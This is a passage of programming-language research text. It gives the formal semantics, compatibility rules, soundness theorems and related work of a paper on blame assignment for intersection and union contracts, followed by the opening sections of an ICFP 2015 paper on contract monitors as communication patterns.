To define compatibility, we first identify the contract component to which a blame variable belongs. To do so we compute the unique path from a source-level blame label to the blame variable in the dependency graph of a constraint list (a forest by Lemma 9). Each step of a path is drawn from the set $\text{Step} = \{\rightarrow, \cap, \cup, \downarrow\} \times \{1, 2\} \times \langle \iota \rangle$ and denote the left/right (1/2) subcontract of a function, intersection, or union contract along with the constraint variable at that position. The symbol \downarrow stands for an indirection constraint and its single subcontract is always at position 1.

⁵ The full reduction sequence may be inspected in the supplement.

⁶ Blame variables are chosen to match the superscripts in Equation (8).

BETA	$\varsigma,$	$E[(\lambda x.M) V]$	\longrightarrow	$\varsigma,$	$E[M[x \mapsto V]]$	
D-CON-OP	$\varsigma,$	$E[O(\vec{U}(V @^b Q)\vec{W})]$	\longrightarrow	$\varsigma,$	$E[O(\vec{U} V \vec{W})]$	$U ::= K \mid \lambda x.M$
OP	$\varsigma,$	$E[O(\vec{V})]$	\longrightarrow	$\varsigma,$	$E[\delta_O(\vec{V})]$	$V ::= K \mid \lambda x.M,$ $\vec{V} \in \text{dom}(\delta_O)$
ACTIVATE	$\varsigma,$	$E[V @^b C]$	\longrightarrow	$b \blacktriangleleft (\iota) : \varsigma,$	$E[V @^{\iota} C]$	$\iota \notin \varsigma$
LEFT	$\varsigma,$	$E[V @^{\iota} (\mathcal{K}[I] \cap D)]$	\longrightarrow	$\iota \blacktriangleleft (\iota_1 \cap \iota_2) : \varsigma,$	$E[(V @^{\iota_1} I) @^{\iota_2} \mathcal{K}[D]]$	$\iota_1, \iota_2 \notin \varsigma$
RIGHT	$\varsigma,$	$E[V @^{\iota} (Q \cap \mathcal{K}[I])]$	\longrightarrow	$\iota \blacktriangleleft (\iota_1 \cap \iota_2) : \varsigma,$	$E[(V @^{\iota_1} I) @^{\iota_2} \mathcal{K}[Q]]$	$\iota_1, \iota_2 \notin \varsigma$
D-UNION	$\varsigma,$	$E[V @^{\iota} (\mathcal{K}[C \cup D])]$	\longrightarrow	$\iota \blacktriangleleft (\iota_1 \cup \iota_2) : \varsigma,$	$E[(V @^{\iota_1} \mathcal{K}[C]) @^{\iota_2} \mathcal{K}[D]]$	$\iota_1, \iota_2 \notin \varsigma$
I-FLAT	$\varsigma,$	$E[V @^{\iota} \text{flat}(M)]$	\longrightarrow	$\varsigma,$	$E[V @^{\iota} \text{check}(M V)]$	
I-UNIT	$\varsigma,$	$E[V @^{\iota} \text{check}(W)]$	\longrightarrow	$\iota \blacktriangleleft (W) : \varsigma,$	$E[V]$	
D-FUN	$\varsigma,$	$E[(V @^{\iota} (C \rightarrow D)) W]$	\longrightarrow	$\iota \blacktriangleleft (\iota_1 \rightarrow \iota_2) : \varsigma,$	$E[(V (W @^{\iota_1} C) @^{\iota_2} D)]$	$\iota_1, \iota_2 \notin \varsigma, \text{comp}_{\varsigma}(E, \iota)$
D-INTER	$\varsigma,$	$E[(V @^{\iota} (Q \cap R)) W]$	\longrightarrow	$\iota \blacktriangleleft (\iota_1 \cap \iota_2) : \varsigma,$	$E[(V @^{\iota_1} Q) @^{\iota_2} R] W]$	$\iota_1, \iota_2 \notin \varsigma, \text{comp}_{\varsigma}(E, \iota)$
DROP	$\varsigma,$	$E[(V @^{\iota} Q) W]$	\longrightarrow	$\varsigma,$	$E[V W]$	$\neg \text{comp}_{\varsigma}(E, \iota)$

Figure 12. Operational semantics of $\lambda_{Vd}^{\text{Con}}$; reductions in gray are identical to λ_V^{Con} reductions

$$\begin{array}{c}
\text{comp}(\varepsilon, \rho) \quad \text{comp}(\pi, \varepsilon) \quad \frac{\iota_1 \neq \iota_2}{\text{comp}((\downarrow, 1, \iota_1). \pi, (\downarrow, 1, \iota_2). \rho)} \\
\\
\frac{\iota_1 \neq \iota_2 \quad i_1, i_2 \in \{1, 2\}}{\text{comp}((\rightarrow, i_1, \iota_1). \pi, (\rightarrow, i_2, \iota_2). \rho)} \\
\\
\frac{\text{comp}(\pi, \rho)}{\text{comp}((\diamond, i, \iota). \pi, (\diamond, i, \iota). \rho)}
\end{array}$$

Figure 13. Compatibility of paths

$$\begin{array}{c}
\text{comp}_{\varsigma}(\square, b) \quad \frac{\text{comp}_{\varsigma}(E, b)}{\text{comp}_{\varsigma}(O(\vec{V} E \vec{M}), b)} \quad \frac{\text{comp}_{\varsigma}(E, b)}{\text{comp}_{\varsigma}(E M, b)} \\
\\
\frac{\text{comp}_{\varsigma}(E, b)}{\text{comp}_{\varsigma}(V E, b)} \quad \frac{\text{comp}_{\varsigma}(E, b)}{\text{comp}_{\varsigma}(E @^{b_0} C, b)} \\
\\
\frac{\text{comp}_{\varsigma}(E, b) \quad \text{comp}_{\varsigma}(b, b_0)}{\text{comp}_{\varsigma}(V @^{b_0} \text{check}(E), b)}
\end{array}$$

Figure 14. Compatibility with an evaluation context

Definition 3. Define $\text{Path}(\varsigma, b) \subseteq \text{Step}^+$ by induction on the length of the unique path in $\text{DG}(\varsigma)$ from b to a root b .

$$\text{Path}(\varsigma, b) = \begin{cases} (\downarrow, 1, b) & b = b \\ \text{Path}(\varsigma, b_0).(\downarrow, 1, \iota) & b_0 \blacktriangleleft (\iota) \in \varsigma, b = \iota \\ \text{Path}(\varsigma, b_0).(\diamond, i, b) & b_0 \blacktriangleleft (\iota_1 \diamond \iota_2) \in \varsigma, b = \iota_i, \\ & i \in \{1, 2\}, \diamond \in \{\rightarrow, \cap, \cup, \downarrow\} \end{cases}$$

Let ς^* be the final state of the reduction sequence in (9) and consider the paths that belong to the blame variables 6 on the *check*() and 9 on the flat contract that triggers the failure.

$$\begin{aligned}
\text{Path}(\varsigma^*, 6) &= (\downarrow, 1, b).(\downarrow, 1, 0).(\cap, 1, 1).(\rightarrow, 2, 6) \\
\text{Path}(\varsigma^*, 9) &= (\downarrow, 1, b).(\downarrow, 1, 0).(\cap, 2, 2).(\rightarrow, 1, 3).(\rightarrow, 1, 9)
\end{aligned}$$

The paths clearly indicate that the two blame variables belong to different operands of the same intersection and thus are incompatible. It remains to formally define compatibility.

Definition 4. Two paths $\pi, \rho \in \text{Step}^*$ are compatible if $\text{comp}(\pi, \rho)$ is derivable from the set of inductive rules in Figure 13.

Two blame identifiers are compatible with respect to a constraint list ς if the corresponding paths are compatible:

$$\text{comp}_{\varsigma}(b_1, b_2) = \text{comp}(\text{Path}(\varsigma, b_1), \text{Path}(\varsigma, b_2)).$$

An evaluation context is compatible with a blame identifier, $\text{comp}_{\varsigma}(E, b)$, if b is compatible with all blame identifiers of the check expressions traversed in E as defined by the rules in Figure 14.

Two paths are compatible if one is a prefix of the other or if they have a common prefix and then proceed with different indirections or with different subcontracts of a function contract. The rationale is that different indirections are created for different instantiations of the same contract: different instantiations are independent of one

another so that these instantiations may interact arbitrarily. Similarly, the domain and the range part of a function contract are independent and their (sub-) contracts may interact arbitrarily.

Compatibility with an evaluation context must consider all pending contract checks because compatibility is not transitive.

Proposition 11. Compatibility of blame identifiers is reflexive and symmetric, but not transitive.

5.2 Simulation

The nondeterministic semantics of $\lambda_{Vd}^{\text{Con}}$ and the deterministic semantics of λ_V^{Con} are related by a simulation relation. Whenever the deterministic semantics makes a step, then this evaluation step can be simulated in the nondeterministic semantics in zero or more steps. For lack of space, we defer the technical details of the simulation relation $\varsigma \vdash M \succeq_B M'$ to the supplement. The relation is indexed by a constraint list ς and a set B of blame variables that indicate the path to the current compartment. An expression is value-inactive if no value subexpression contains a split expression. To distinguish the reduction relations, we prime all deterministic reductions.

Theorem 3. Suppose that M is a value-inactive, closed expression, $\varsigma \vdash M \succeq_{\emptyset} M'$, and $\varsigma, M' \longrightarrow^* \varsigma', N'$. Then there exist N and ς' such that $\varsigma' \vdash N \succeq_{\emptyset} N'$ and $\varsigma, M \longrightarrow^* \varsigma', N$.

6. Technical Results

In the literature, contract soundness typically states that applying a contract to an expression forces this expression to behave according to the contract. We augment this theorem with a dual context part that states that contexts ending in contract monitoring respect the contract that is monitored.

Theorem 4 (Contract soundness for expressions).

$$M @^b C \in \llbracket C \rrbracket^+.$$

Theorem 5 (Contract soundness for contexts).

$$\mathcal{L}[\Box @^b C] \in \llbracket C \rrbracket^-.$$

However, such a soundness statement can be satisfied by a trivial interpretation of contract assertion that does not terminate or that throws some exception. Hence, we set out to prove a stronger result. If we assert a contract to an expression that is known to satisfy the contract, then no context should be able to elicit blame.

We need some notation to state this result. We write $BLab(X)$ for the set of blame labels occurring in syntactic phrases X like expressions, contracts, and contexts. We write $dom(\varsigma)$ for the set of blame identifiers that occur on the left side of a constraint in ς : $dom(\varsigma) = \{b \mid b \blacktriangleleft (\dots) \in \varsigma\}$. This set is the largest set of blame identifiers b that may be defined in the least solution $LSol(\varsigma)$. That is, for $x \in \{subject, context\}$, if $LSol(\varsigma)(b, x) \sqsupseteq f$, then $b \in dom(\varsigma)$.

Theorem 6 (Subject blame soundness). *Suppose that $M \in \llbracket C \rrbracket^+$. For all ς , E with $b \notin dom(\varsigma) \cup BLab(M, C, E)$, ς' , and N such that $\varsigma, E[M @^b C] \mapsto^* \varsigma', N$, it holds $\llbracket \varsigma' \rrbracket(b, subject) \sqsubseteq \mathbf{t}$.*

Theorem 7 (Context blame soundness). *Suppose that $\mathcal{L} \in \llbracket C \rrbracket^-$. For all ς , M with $b \notin dom(\varsigma) \cup BLab(M, C, E)$, ς' , and N such that $\varsigma, \mathcal{L}[M @^b C] \mapsto^* \varsigma', N$, it holds $\llbracket \varsigma' \rrbracket(b, context) \sqsubseteq \mathbf{t}$.*

We are interested in the contraposition of these two theorems: If reduction reaches a blame state for a subject, then there is a value violating the corresponding contract; and dually, if reduction reaches a blame state for a context, then there is indeed a context violating its contract.

In the companion technical report [21] we show that λ_V^{Con} is a conservative extension of the original blame calculus [13]. If we restrict the contract language of λ_V^{Con} to flat contracts and function contracts, then we can map programs in this restricted language to Findler and Felleisen’s calculus and establish a bisimulation between executions in the two calculi. The actual statement of the theorem is somewhat technical.

7. Related Work

Higher-Order Contracts Software contracts evolved from Floyd and Hoare’s work on using pre- and postconditions for program specification and verification [15, 19]. Meyer’s *Design by Contract*TM methodology [22] stipulates the specification of contracts for all components of a program and introduces the idea of monitoring these contracts while the program is running.

Findler and Felleisen [13] were the first to construct contracts and contract monitors for higher-order functional languages. Their work has attracted a plethora of follow-up works that range from deliberations on blame assignment [8, 31] to extensions in various directions: contracts for polymorphic types [1, 17], for affine types [30], and for temporal conditions [9].

Semantics of Contracts Blume and McAllester [4] construct a semantics of contracts and show that it is sound and complete with respect to Findler-Felleisen style contract monitoring. Their definition of the set of expressions that satisfy a contract is superficially similar to ours, but there are some subtle differences that lead to considerable technical complexity in their work. The key difference is that their semantics does not have a counterpart to our notion of a context respecting a contract. This omission forces them to introduce a notion of safe expressions to exclude expressions that do not respect their context. They do consider dependent function contracts, the study of which we defer to future work.

Findler and Blume [11] model the semantics of higher-order, non-dependent contracts using pairs of error projections. The semantics is shown sound with respect to the Blume-McAllester model and completeness holds for non-empty contracts. Unfortunately, a projection-based semantics cannot be extended to dependent function contracts [12].

Dimoulas and Felleisen [7] investigate different styles of contract monitoring, ranging from tight monitoring to shy monitoring. Their base language is CPCF, a simply typed lambda calculus with higher-order (dependent) contracts and monitoring. Instead of providing a denotational semantics of contracts (as we do), they base their work on contextual equivalence and contextual simulation. While a set of contract-abiding terms could be derived from their definitions, the thus defined semantics would be defined in terms of monitoring, whereas our semantics is defined without recourse to monitoring. On the other hand, this choice enables the authors to relate different styles of contract monitoring and to clarify blame assignment by splitting contracts in a server (subject) and client (context) part, which compose back to the original contract. They do not investigate further operators on contracts.

Combinations of Contracts Racket’s contract system [14, Chapter 8.1] supports the operators `and/c` and `or/c` on contracts. They are designed to extend their obvious action on flat contracts as conjunction and disjunction in a practically useful way to higher-order contracts. However, they are significantly different from intersection and union, so our proposal may be a useful complement.

The contract `(and/c C ...)` “... tests any value by applying the contracts in order, from left to right.” Thus, a contract like `(and/c (-> number? number?) (-> string? string?))` always raises context blame because no argument can be a number and a string at the same time. In contrast, the intersection contract $(Num \rightarrow Num) \cap (Str \rightarrow Str)$ enables a context to choose between a number and a string argument.

The documentation of `(or/c C ...)` is quite involved with many operational details. Essentially, the flat contracts among $C \dots$ are checked in order. If one of them succeeds, then the disjunction succeeds. Otherwise, the first-order parts of the remaining contracts are checked in order. The disjunction fails unless exactly one contract remains: in that case, the checked value is wrapped in the remaining contract.

Compared to intersection or union, `or/c` does not handle arbitrary combinations of flat and function contracts. It is not possible to construct the `or/c` of two function contracts of the same arity because such functions cannot be told apart by a first-order check.

Racket’s `case->` operator [14, Chapter 8.2] essentially provides an arity-indexed function contract. Hence, the arity of each sub-contract must be different and, when asserted, a first-order arity check suffices to select one of the sub-contracts. Then the function gets wrapped as usual. This functionality is very specific to Racket and it is not clear whether it could be modeled with intersection and/or union.

In summary, Racket’s contract system supports operators inspired by disjunction and conjunction. Their specification is operational and their properties are designed to fit the needs of a practical programmer. In contrast, our proposal for intersection and union contracts has a denotational specification grounded in type theory and our operators inherit the properties of the type-theoretic constructs.

The rewriting-based approach to check higher-order contracts symbolically [29] also supports contract operators in the spirit of `and/c` and `or/c`. This approach is designed to fit in with Racket’s contract implementation and has similar restrictions.

8. Conclusion

Our calculus of blame assignment for higher-order contracts with intersection and union contracts has a number of novel aspects. First, the specification for intersection and union contracts is strongly inspired by their type-theoretic counterparts. This connection tightly integrates statically and dynamically typed worlds which may be beneficial for future integration in a gradual type system.

Second, our development is based on a novel denotational semantics of contracts. It distinguishes a set of terms, subjects, that satisfy a contract and a set of contexts that respect the contract. Our monitoring soundness result proves that terms from the former set can never lead to subject (positive) blame whereas contexts from the latter set can never lead to context (negative) blame.

Acknowledgments

This work benefited from discussion with participants of the Dagstuhl Seminar “Scripting Languages and Frameworks: Analysis and Verification” in 2014: Christos Dimoulas, Matthias Felleisen, Cormac Flanagan, Fritz Henglein, and Sam Tobin-Hochstadt. In particular, Christos provided a flood of examples and untiring enthusiasm to discuss the semantics of contracts. Thanks are also due to Robby Findler, Phil Wadler, and the anonymous PLDI 2015 reviewers for their thoughtful remarks and (counter-) examples.

References

- [1] A. Ahmed, R. B. Findler, J. G. Siek, and P. Wadler. Blame for all. In T. Ball and M. Sagiv, editors, *Proc. 38th ACM Symp. POPL*, pages 201–214, Austin, TX, USA, Jan. 2011. ACM Press.
- [2] F. Barbanera and M. Dezani-Ciancaglini. Intersection and union types. In T. Ito and A. Meyer, editors, *Proc. Theoretical Aspects of Computer Software*, volume 526 of *LNCS*, Sendai, Japan, 1991. Springer.
- [3] F. Barbanera, M. Dezani-Ciancaglini, and U. de’ Liguoro. Intersection and union types: Syntax and semantics. *Information and Computation*, 119(2):202–230, 1995.
- [4] M. Blume and D. McAllester. Sound and complete models of contracts. *J. Funct. Program.*, 16:375–414, July 2006.
- [5] M. Coppo and M. Dezani-Ciancaglini. A new type-assignment for λ -terms. *Archiv. Math. Logik*, 19(139-156), 1978.
- [6] R. Davies and F. Pfenning. Intersection types and computational effects. In P. Wadler, editor, *Proc. ICFP 2000*, pages 198–208, Montreal, Canada, Sept. 2000. ACM Press, New York.
- [7] C. Dimoulas and M. Felleisen. On contract satisfaction in a higher-order world. *ACM TOPLAS*, 33(5):16, 2011.
- [8] C. Dimoulas, R. B. Findler, C. Flanagan, and M. Felleisen. Correct blame for contracts: No more scapegoating. In T. Ball and M. Sagiv, editors, *Proc. 38th ACM Symp. POPL*, pages 215–226, Austin, TX, USA, Jan. 2011. ACM Press.
- [9] T. Disney, C. Flanagan, and J. McCarthy. Temporal higher-order contracts. In O. Danvy, editor, *Proc. ICFP 2011*, pages 176–188, Tokyo, Japan, Sept. 2011. ACM Press, New York.
- [10] J. Dunfield and F. Pfenning. Type assignment for intersections and unions in call-by-value languages. In A. D. Gordon, editor, *FOSSACS 2003*, volume 2620 of *LNCS*, pages 250–266. Springer, 2003.
- [11] R. B. Findler and M. Blume. Contracts as pairs of projections. In P. Wadler and M. Hagiya, editors, *Proceedings of the 8th International Symposium on Functional and Logic Programming FLOPS 2006*, pages 226–241, Fuji Susono, Japan, Apr. 2006. Springer.
- [12] R. B. Findler, M. Blume, and M. Felleisen. An investigation of contracts as projections. Technical Report TR-2004-02, University of Chicago, Computer Science Department, 2004.
- [13] R. B. Findler and M. Felleisen. Contracts for higher-order functions. In S. Peyton-Jones, editor, *Proc. ICFP 2002*, pages 48–59, Pittsburgh, PA, USA, Oct. 2002. ACM Press, New York.
- [14] M. Flatt and PLT. *The Racket Reference*, v.6.1.1 edition, 2015. <http://docs.racket-lang.org/reference/index.html>.
- [15] R. Floyd. Assigning meanings to programs. In *Proceedings of Symposia in Applied Mathematics*, pages 19–32, 1967.
- [16] M. Furr, J. An, J. S. Foster, and M. W. Hicks. Static type inference for Ruby. In S. Y. Shin and S. Ossowski, editors, *SAC*, pages 1859–1866, Honolulu, Hawaii, USA, Mar. 2009. ACM.
- [17] A. Guha, J. Matthews, R. B. Findler, and S. Krishnamurthi. Relationally-parametric polymorphic contracts. In P. Costanza and R. Hirschfeld, editors, *DLS*, pages 29–40. ACM, 2007.
- [18] R. Hinze, J. Jeuring, and A. Löh. Typed contracts for functional programming. In P. Wadler and M. Hagiya, editors, *Proceedings of the 8th International Symposium on Functional and Logic Programming FLOPS 2006*, pages 208–225, Fuji Susono, Japan, Apr. 2006. Springer.
- [19] C. A. R. Hoare. An axiomatic basis for computer programming. *Comm. ACM*, 12:576–580, 1969.
- [20] H. Hosoya, J. Vouillon, and B. C. Pierce. Regular expression types for XML. *ACM TOPLAS*, 27(1), 2004.
- [21] M. Keil and P. Thiemann. Blame assignment for higher-order contracts with intersection and union. Technical report, Institute for Computer Science, University of Freiburg, 2015.
- [22] B. Meyer. *Object-Oriented Software Construction*. Prentice-Hall, 1988.
- [23] B. Meyer. *Object-Oriented Software Construction*. Prentice-Hall, Upper Saddle River, NJ, USA, 2nd edition, 1997.
- [24] B. Pierce. Programming with intersection types, union types, and polymorphism. Technical Report CMU-CS-91-106, Carnegie Mellon University, Feb. 1991.
- [25] B. C. Pierce. *Programming with Intersection Types and Bounded Polymorphism*. PhD thesis, Carnegie Mellon University, Dec. 1991.
- [26] J. G. Siek and W. Taha. Gradual typing for functional languages. In *Scheme and Functional Programming Workshop*, Sept. 2006.
- [27] S. Tobin-Hochstadt and M. Felleisen. Interlanguage migration: From scripts to programs. In *Dynamic Languages Symposium, DLS 2006*, pages 964–974, Portland, Oregon, USA, 2006. ACM.
- [28] S. Tobin-Hochstadt and M. Felleisen. The design and implementation of typed scheme. In P. Wadler, editor, *Proc. 35th ACM Symp. POPL*, pages 395–406, San Francisco, CA, USA, Jan. 2008. ACM Press.
- [29] S. Tobin-Hochstadt and D. Van Horn. Higher-order symbolic execution via contracts. In G. T. Leavens and M. B. Dwyer, editors, *OOPSLA*, pages 537–554. ACM, 2012.
- [30] J. A. Tov and R. Pucella. Stateful contracts for affine types. In A. D. Gordon, editor, *ESOP 2010*, volume 6012 of *LNCS*, pages 550–569. Springer, 2010.
- [31] P. Wadler and R. B. Findler. Well-typed programs can’t be blamed. In *Proc. 18th ESOP*, volume 5502 of *LNCS*, pages 1–16, York, UK, Mar. 2009. Springer.
- [32] A. K. Wright and R. Cartwright. A practical soft type system for Scheme. *ACM TOPLAS*, 19(1):87–152, Jan. 1997.

Expressing Contract Monitors as Patterns of Communication

Cameron Swords Amr Sabry Sam Tobin-Hochstadt

Indiana University
School of Informatics and Computing
Bloomington, Indiana 47401, USA
{cswords,sabry,samth}@indiana.edu

Abstract

We present a new approach to contract semantics which expresses myriad monitoring strategies using a small core of foundational communication primitives. This approach allows multiple existing contract monitoring approaches, ranging from Findler and Felleisen’s original model of higher-order contracts to semi-eager, parallel, or asynchronous monitors, to be expressed in a single language built on well-understood constructs. We prove that this approach accurately simulates the original semantics of higher-order contracts. A straightforward implementation in Racket demonstrates the practicality of our approach which not only enriches existing Racket monitoring strategies, but also support a new style of monitoring in which collections of contracts collaborate to establish a global invariant.

Categories and Subject Descriptors F.3.1. [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs; D.3.3. [Programming Languages]: Language Constructs and Features

Keywords Lazy monitoring, asynchronous monitoring, behavioral specification

1. Introduction

Since they were introduced by Meyer [25], behavioral contracts have become an integral part of modern programming practice, where they are used to express predicates as pre- and post-conditions on procedures. In a first-order setting, run-time enforcement is well-studied [25, 27, 28]: the pre-condition predicate is applied to the input; the function is run if the precondition holds; and the post-condition is checked on the result.

However, when the setting changes from first-order to higher-order functions, effectful operations, large data structures, or even lazy languages, contract checking becomes more complex. With higher-order functions, contracts must be postponed until the function is used [16]. With large data structures, programmers wish to avoid checking more than needed. With lazy languages, contracts can force excess evaluation. Fortunately, all of these issues have been tackled, with researchers proposing solid theoretical founda-

tions [4, 15, 16], language integration accommodating existing semantics [6, 11, 19, 22], and new forms of contracts [1, 11, 18, 20, 32]. Contracts are now available in a broad range of production systems.

Even for the specific task of monitoring functions and primitive values, there are a broad number of approaches to contract monitoring presented in the literature, from eager contracts à la Findler and Felleisen [16] to future contracts as presented by Dimoulas et al. [10], and even broader shapes such as the temporal approach presented by Disney et al. [13]. There are, in fact, so many approaches to contract monitoring that Degen et al. [7, 8] and Dimoulas and Felleisen [9] have presented surveys of different approaches, discussing their similarities and differences.

Despite appearances, this cornucopia of monitoring strategies share a common core. Going back to first principles, checking that a given code fragment satisfies a contract clearly requires executing some “assertion” code, and the execution of this assertion code is conceptually distinct from the execution of the original code fragment. There is no fundamental reason why either of these modes of execution should be given supremacy. In particular, taking the view that the contract execution is somewhat subservient to the main thread of execution only restricts and complicates the language; only in the simplest cases does the interaction of the two executions follow a routine master/slave or call/return pattern. In many cases, it is conceptually clearer to view the two executions as proceeding independently, synchronizing at specific points. Prior implementations and semantic foundations for contracts have merged these non-trivial patterns of interaction into the single, fixed evaluation semantics for the host language. This not only restricts the power of contracts but obscures the powerful idea that contract checking is just a separate process of execution that interacts with the underlying program in a variety of communication patterns.

We tackle this problem head-on, giving a unifying account of multiple contract monitoring semantics while exposing their underlying communication patterns. The communication-centric account clarifies the precise differences between monitoring semantics and how they impact the overall flow of program execution.

Outline. This paper presents a new model for interpreting and expressing contract monitoring semantics as models of communication that facilitate coexistence and semantic interoperability in the presence of contracts. This paper proceeds as follows: we outline our approach through examples of contract monitoring (§2). Next we present a calculus with CML-style concurrency operations, demonstrating how these operations, combined with exceptions and delaying mechanisms, may recover varied methods of contract monitoring, including eager, semi-eager, future, and asynchronous monitoring [7, 8, 10, 16, 18] (§3–4). Then we prove that our model accurately simulates the original semantics of Findler and Felleisen [16] (§6). Next we present a thread-based implemen-

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from Permissions@acm.org.

Copyright is held by the owner/author(s). Publication rights licensed to ACM.

ICFP’15, August 31 – September 2, 2015, Vancouver, BC, Canada
ACM. 978-1-4503-3669-7/15/08...\$15.00
<http://dx.doi.org/10.1145/2784731.2784742>

tation of our framework in Racket and use this system to create a structural contract sketched by Findler et al. [18], but with improved algorithmic bounds and performance results (§7). Finally we outline how to embed a number of additional monitoring approaches into our semantic model, including lazy, temporal, and statistical monitors (§8), discuss related work (§9), and conclude.

2. Background and Examples

In the conventional study of software contracts, a language designer extends a core calculus with monitoring facilities that adhere to a specific *monitoring strategy*, describing how monitors may interact with the underlying program evaluator and the precise semantics of the monitor itself. This semantic decision is a permanent fixture of the language, often lacking facilities to extend or alter the strategy.

In this section we start to address this problem, abstracting away from this “one-strategy” approach in favor of a many-strategy user language. This language abstracts over how contracts may interact with the underlying evaluator, parameterizing contract monitors with monitoring strategies which indicate precisely how and when a given contract may interface with the user program. This moves the decision of how contracts should be monitored into the programmer’s hands, allowing users to naturally describe contract behavior on a program-by-program basis.

Eager Predicate Contracts. Our first example is a predicate contract that verifies its input is a natural number¹:

$$\text{nat}/c \triangleq \text{pred}/c (\lambda x. x \geq 0)$$

We can now use this contract to construct a monitored subexpression inside a larger expression, using the **eager** strategy:

$$1 + \text{check nat}/c \text{ eager } 5$$

When the evaluation of this expression encounters the check parameterized by **eager**, the user computation is suspended and the monitor assumes control of the evaluation. Eager monitors completely verify their contract at assertion time: if the input value is valid, the monitor terminates with that value result, and if the input does not satisfy the contract, the monitor terminates at assertion time with an exception². In either case, the user evaluation is resumed with the monitor’s result.

This interaction corresponds to *Eager Monitoring* in Figure 1: the check form constructs a monitoring expression (colored red) to verify the contract, pausing the user evaluation until it is complete. The bold line indicates evaluator construction, the double-arrow indicates evaluator synchronization, and the normal arrows indicate evaluation.

Eager Pair Contracts. Eager monitors produce contract violation even if the program does not rely on the value for its final result, and thus unused values may produce contract violations. To demonstrate this quality, consider a second contract combinator over pairs, written **pair/c**. Structural contracts require subcomponents that describe how the substructures should be monitored, and thus pair contracts accept a subcontract and strategy for each of the first and second elements of the pair:

$$\text{nat}/\text{pcE} \triangleq \text{pair}/c \begin{array}{l} \text{nat}/c \text{ eager} \\ \text{nat}/c \text{ eager} \end{array}$$

¹ By convention, we name contracts and contract combinators with a trailing /c; all of the combinators we use in this section are defined as library functions in Sec. 5.

² We omit blame in this section for simplicity.

This pair contract can itself be eagerly enforced, which will eagerly monitor **nat/c** on each of the elements of the pair, regardless of their usage in the program:

$$\begin{array}{ll} \text{fst } (\text{check nat}/\text{pcE} \text{ eager } (5, 6)) & \Rightarrow 5 \\ \text{fst } (\text{check nat}/\text{pcE} \text{ eager } (5, -1)) & \Rightarrow \text{exn} \end{array}$$

The Cost of Eager Contracts. The strict enforcement strategy of eager contracts is not always a perfect-fit solution. For example, an eagerly-monitored contract that verifies its input is a prime number may require immense computational effort while the user evaluation is suspended:

$$\text{check prime}/c \text{ eager } (2 * 37^{63} + 567)$$

While such enforcement may be ideal (or even necessary) in many situations, this approach may range from computationally intensive to impossible for large or infinite structures (such as streams). If this is the only monitoring strategy available, programmers will find it too expensive to validate many rich properties.

Asynchronous Contracts. Instead of suspending the user evaluator during contract verification, other approaches allow the user evaluator to proceed while the contract is concurrently enforced [10, 13]. In the simplest variant of the idea, the monitor is concurrently verified and halting the computation with an error if the contract is violated, and the user process is otherwise unimpeded.

This approach corresponds to *Asynchronous Monitoring* in Figure 1: the check form constructs a monitored expression (colored red) to verify the contract, continuing the user evaluation in parallel. If the monitor verifies the contract, it silently ends its execution. If an error is detected, however, the entire computation might halt with the error. For example, we may asynchronously enforce **nat/c** in a number of expressions by changing **eager** to **async**:

$$\begin{array}{ll} \text{check nat}/c \text{ async } 5 & \Rightarrow 5 \\ (\lambda x. x + 5) (\text{check nat}/c \text{ async } -1) & \Rightarrow 4 \text{ or exn} \end{array}$$

We use “or” in the second example because asynchronous monitors may not complete before the user evaluator. Asynchronous monitoring only guarantees “best-effort checking”: if a contract is too large or complex to verify during the program’s execution, and the program otherwise terminates correctly, then the remaining verification work is discarded. As a result, asynchronous contract enforcement is often “too weak”, precisely because the two evaluators are completely disjoint. It may be preferable to facilitate a synchronization between the two evaluators at the user program’s request.

Future Contracts. In their original presentation [10], *future contracts* track a master (user) process and a slave (monitoring) process, synchronizing during I/O events to enforce pending contracts. We take a more traditional approach to future monitors, providing the initiating process with a *promise*—a reference to the monitor result à la computational futures [3, 21]. When the initiating evaluator forces the promise, the expression retrieves the contract result, yielding either the original value or an error. This style of contract monitoring allows the user program to control *when* the program will wait for a contract result by forcing the promise (represented as a ref).

$$\begin{array}{ll} \text{check nat}/c \text{ future } 5 & \Rightarrow \text{ref} \\ \text{check nat}/c \text{ future } -1 & \Rightarrow \text{ref} \\ \text{force } (\text{check nat}/c \text{ future } 5) & \Rightarrow 5 \\ \text{force } (\text{check nat}/c \text{ future } -1) & \Rightarrow \text{exn} \end{array}$$

This series of interactions correspond to *Future Monitoring* in Figure 1: the check form constructs a monitored expression (colored red) to verify the contract and a future-fulfillment mechanism (as another process, colored blue) before returning a reference to the future-fulfillment mechanism to the user process. This allows the user evaluator to continue computation until the value is required while a concurrent process enforces the contract, minimizing the time required in the user evaluator for contract enforcement. To

